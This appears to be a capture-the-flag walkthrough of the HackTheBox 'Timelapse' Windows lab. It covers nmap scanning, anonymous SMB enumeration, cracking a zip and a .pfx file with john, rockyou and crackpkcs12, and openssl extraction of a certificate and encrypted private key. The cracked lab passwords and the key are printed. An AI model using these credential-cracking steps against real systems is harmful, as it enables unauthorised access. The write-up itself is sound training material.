Machine IP: 10.10.11.152

Timelapse

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	26 Mar 2022	Easy	20

Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Initial Enumeration

We start with an `nmap` scan.

```
mkdir nmap
nmap -sC -sV -v -Pn -oN nmap/initial_scan 10.10.11.152
```

We use the `-Pn` flag since we get the following message:

```
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
```

```
# Nmap 7.92 scan initiated Mon Apr 11 22:48:45 2022 as: nmap -sC -sV -v -Pn -oN
nmap/initial_scan 10.10.11.152
Nmap scan report for timelapse.htb (10.10.11.152)
```


```
Host is up (0.051s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-12
11:48:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m57s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-04-12T11:49:02
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Apr 11 22:49:40 2022 -- 1 IP address (1 host up) scanned in 55.25
seconds
```

We see a lot of services and ports open. Among these we see the `RPC` service. We can try to connect to the server using `smbclient` and `rpcclient`.
Since there are no web services, let us proceed with checking out the `RPC` service.

RPC Enumeration

Let us try to view the shares on the server using the following command:

```
# No username login. Press enter for empty password.
smbclient -U "" -L 10.10.11.152
```




```
~/Hacking/Boxes/Timelapse
λ ➤  smbclient -U "" -L 10.10.11.152
Password for [MYGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We get some shares! Let us check out the `Shares` share, since the other ones are default shares.


We can do this as follows:

```
smbclient -U "" //10.10.11.152/Shares
```




```
~/Hacking/Boxes/Timelapse
λ ➤  smbclient -U "" //10.10.11.152/Shares
Password for [MYGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 10:39:15 2021
  ..                                  D        0  Mon Oct 25 10:39:15 2021
  Dev                                 D        0  Mon Oct 25 14:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 10:48:42 2021

                6367231 blocks of size 4096. 2458318 blocks available
smb: \> 
```

We get 2 directories which are in the `Shares` share. Let us check them out.



```
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 10:48:42 2021
  ..                                  D        0  Mon Oct 25 10:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 09:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 09:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 09:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 09:57:44 2021

                6367231 blocks of size 4096. 2458302 blocks available
smb: \HelpDesk\> 
```

The `HelpDesk` share has some files related to `LAPS`, however, after downloading and looking at these files, we get nothing of importance.




```
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 14:40:06 2021
  ..                                  D        0  Mon Oct 25 14:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 10:46:42 2021

                6367231 blocks of size 4096. 2458302 blocks available
smb: \Dev\> 
```

In the `Dev` directory, we get an interesting zip file. Let us download it using `get winrm_backup.zip` and check it out on our machine.

Examining the Zip File

When we try to unzip the file, we get the following:



```
~/Hacking/Boxes/Timelapse/smb_files/zip_file
λ ➤  unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password: 
```

Since we do not have any clue what the password could be, we could try to brute force it.


To brute force the zip file, we will use `John The Ripper` and `SecLists`. We will use `rockyout.txt` from `SecLists` word lists.

Before we brute force the zip file, `john` requires the hash of the file. We can create this using `zip2john` using the following command:

```
zip2john winrm_backup.zip > hash.txt
```

Then we can use the following command to start brute force password cracking:

```
john --wordlist=~/Hacking/SecLists/Passwords/Leaked-Databases/rockyou.txt hash.txt
```



```
~/Hacking/Boxes/Timelapse/smb_files/zip_file
λ ➤ john --wordlist=~/Hacking/SecLists/Passwords/Leaked-Databases/rockyou.txt hash.txt
--------------------------------------------------------------------------
The library attempted to open the following supporting CUDA libraries,
but each of them failed.  CUDA-aware support is disabled.
libcuda.so.1: cannot open shared object file: No such file or directory
libcuda.dylib: cannot open shared object file: No such file or directory
/usr/lib64/libcuda.so.1: cannot open shared object file: No such file or directory
/usr/lib64/libcuda.dylib: cannot open shared object file: No such file or directory
If you are not interested in CUDA-aware support, then run with
--mca opal_warn_on_missing_libcuda 0 to suppress this message.  If you are interested
in CUDA-aware support, then try setting LD_LIBRARY_PATH to the location
of libcuda.so.1 to get passed this issue.
--------------------------------------------------------------------------
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2022-05-30 14:24) 1.333g/s 4631Kp/s 4631Kc/s 4631KC/s surfrox1391..supergau
Use the "--show" option to display all of the cracked passwords reliably
Session completed

~/Hacking/Boxes/Timelapse/smb_files/zip_file
λ ➤ 
```

After a while, we find the password!


The password for the zip file is `supremelegacy`. Now we can unzip the file.

After we unzip the file, we get another file. This file is `legacyy_dev_auth.pfx`. After looking up what a `pfx` file is, we find out that it is a file which contains the SSL certificate (public keys) and the corresponding private keys.

After googleing how to read `pfx` files, we find the following command:

```
# For extracting the Certificate
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out drlive.crt
# For extracting the Private Key
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out drlive.key
```

After running the commands, we get the following:




```
~/Hacking/Boxes/Timelapse/smb_files/zip_file
λ ➤ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out drlive.crt
Enter Import Password:
```

We try the previously obtained password `supremelegacy`, however, it does not work. We have to brute force this as well.

After searching for a tool capable of brute forcing the `pfx` file, we find the following repository: https://github.com/crackpkcs12/crackpkcs12


We setup and use the tool as explained in the GitHub repository:



```
~/Hacking/Boxes/Timelapse/smb_files/zip_file/crackpkcs12/src
λ ➤  ./crackpkcs12 -d $HOME/Hacking/SecLists/Passwords/Leaked-Databases/rockyou.txt ../../legacyy_dev_au
th.pfx

Dictionary attack - Starting 4 threads

*********************************************************
Dictionary attack - Thread 1 - Password found: thuglegacy
*********************************************************
```

And we get the password! The password is `thuglegacy`.

Now we can use the previous `openssl` commands with the new password and extract both the cert and the private key.



```
~/Hacking/Boxes/Timelapse/smb_files/zip_file/certs
λ ➤  cat drlive.key
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIFHDBOBgkqhkiG9w0BBQ0wQTApBgkqhkiG9w0BBQwwHAQIB94Nz4Jx2lACAggA
MAwGCCqGSIb3DQIJBQAwFAYIKoZIhvcNAwcECJokpUiEuLcmBIIEyG34c08mRFSl
wH6jEBQ8Y5ygnNgFmwRv5GVvn6v2XgoxBeZEDjxRx3fjYnfqBxZkQiZBAbNSq6p3
VqmyhEzFSKTW/jn+0FyUC3u/iLoAG6DMm54qPUIC92W4VcUnvAt6ngDN5qYDdSu9
oSuzIqgVAvaTDLee/3dlKxc0bJQCaok4EVYp55OrSS3M3vQrUpV0titl+d4hTw76
9zGBJybjVZc4YipMCXsOocR7Fm8v8h88FTXT1wl3OrPUrpk8vwXUsCDWfHnfgLGU
z0god2/4wZyxOuxOnkvv3Y0fGXPvBFAOzS2T8CsW8abglI2bp/mUqgd2Kgjkf49A
eHbL0ynFJOWK6YvN7Q2dTCV6wJkPRBmSTYrOXm2zxNv4I1pMLBbJYEjCdpiDcmYT
5MbwqRyck3g7JEt8hI8QEm+ZufGWKz6YNqJoADYV+9rlvmum0W87vpT1Q5vXyhid
12sfG3QBEL/xXuWBeXnyjxDF/ITp6cAT/Ua/oGfj1ZU3OQsVMI3v8UjJVAKao7gk
JKa6X+tfeeeOC11YSpOcpQ1HHsALHdEwFlxxPohYSKY3JVFhoQmDmCuFOIKrijf3
mxvkDrryTzbKBr+tC9XLeKq535DbpDFhHkevnkgqaxN8lDfjhA9H/pA+OE3slOLG
WzDS+Vh1Q77vfrE864TjopK4d8PDoCidDEX3KAwUBmzRA3lylA7dQs9TL6pETp40
F6s+9lAJ6zr6Ir77DorStwjS9Dn9Dyv7XA0ewArdO3MFpw2PUrWZ+G7Ne3XEzmQT
FuUMBFwTDARTjUVhdnkuPEt7/o5xfJhawa8rls/nykvbhuUuFtG4RHudxlWUtWzY
CZJAXaf9AGyUfQ3ccZMq1rqFZCqmqUTQSlrnKgHkhAq4RTRL93sl6EfxL5waiJGV
a1EVDlzEOUjjC8/c3ISXlPDXygpewfRKpfShZ9JuxN8hXawm3iss8FMZ8jDeju6n
Vh9yx0yi22eL0iYmUdjeDwL0nTRnagImHY+Dh98zxLfM0Ycm7M+fi4Qd9oF8ZUTJ
TOfQm5qZnA43oikRFAnK5v1vyI31FtV61TuRl8b/vrvNiYuQOgeLmtx+hlopBO1q
0anrDHteHBH/1pdgtkYJK62TMMbbo/VQ5btq7t90hVy7ouejbsoWxGR1TjAofnzy
nRPAq09oXCGWNFjjBfUGr35n4hurvWXre8hV2DNC7LmLRTpeEfS1bMRp3a1X4Ypx
qXT1khGhrxbZM7CSfSLsmS0xmea5t94MqiAdl3g51cg8+oTHIHW/mMRYiL2rsmIp
bwO6NNLhjdFcSxDqSPv3BH/VNIwDlC67TMlf8Vm/f6PYOzAUyrPAoGlaTNPk2f+5
QQN0q4Kwt6omp56CtaIOkvjdiXkHJ/JeAuP+V0HAVCJx9iCX32vN4XHwQvgBuRLf
7Rvdm9jdRbT/5w01FO/bYP5ZqjTnM5ok7cTU6IvVBWCXuXLQLzZ14ixzJmUafuxJ
hzz//qKeR9zeM/mdMqCOpE8vVqdfLlfOpNbcUxZfI4aZO0XQw+gXh35Gzr9FfsbE
zV8tFobz2tGDuw1hiFjbkEP+H/yuUzlIxL+aVHXDaUonwOJT5nwUMcOg0N9DLjx1
SQ7MMtij35tr4Dz5RFs+5A==
-----END ENCRYPTED PRIVATE KEY-----

~/Hacking/Boxes/Timelapse/smb_files/zip_file/certs
λ ➤  
```

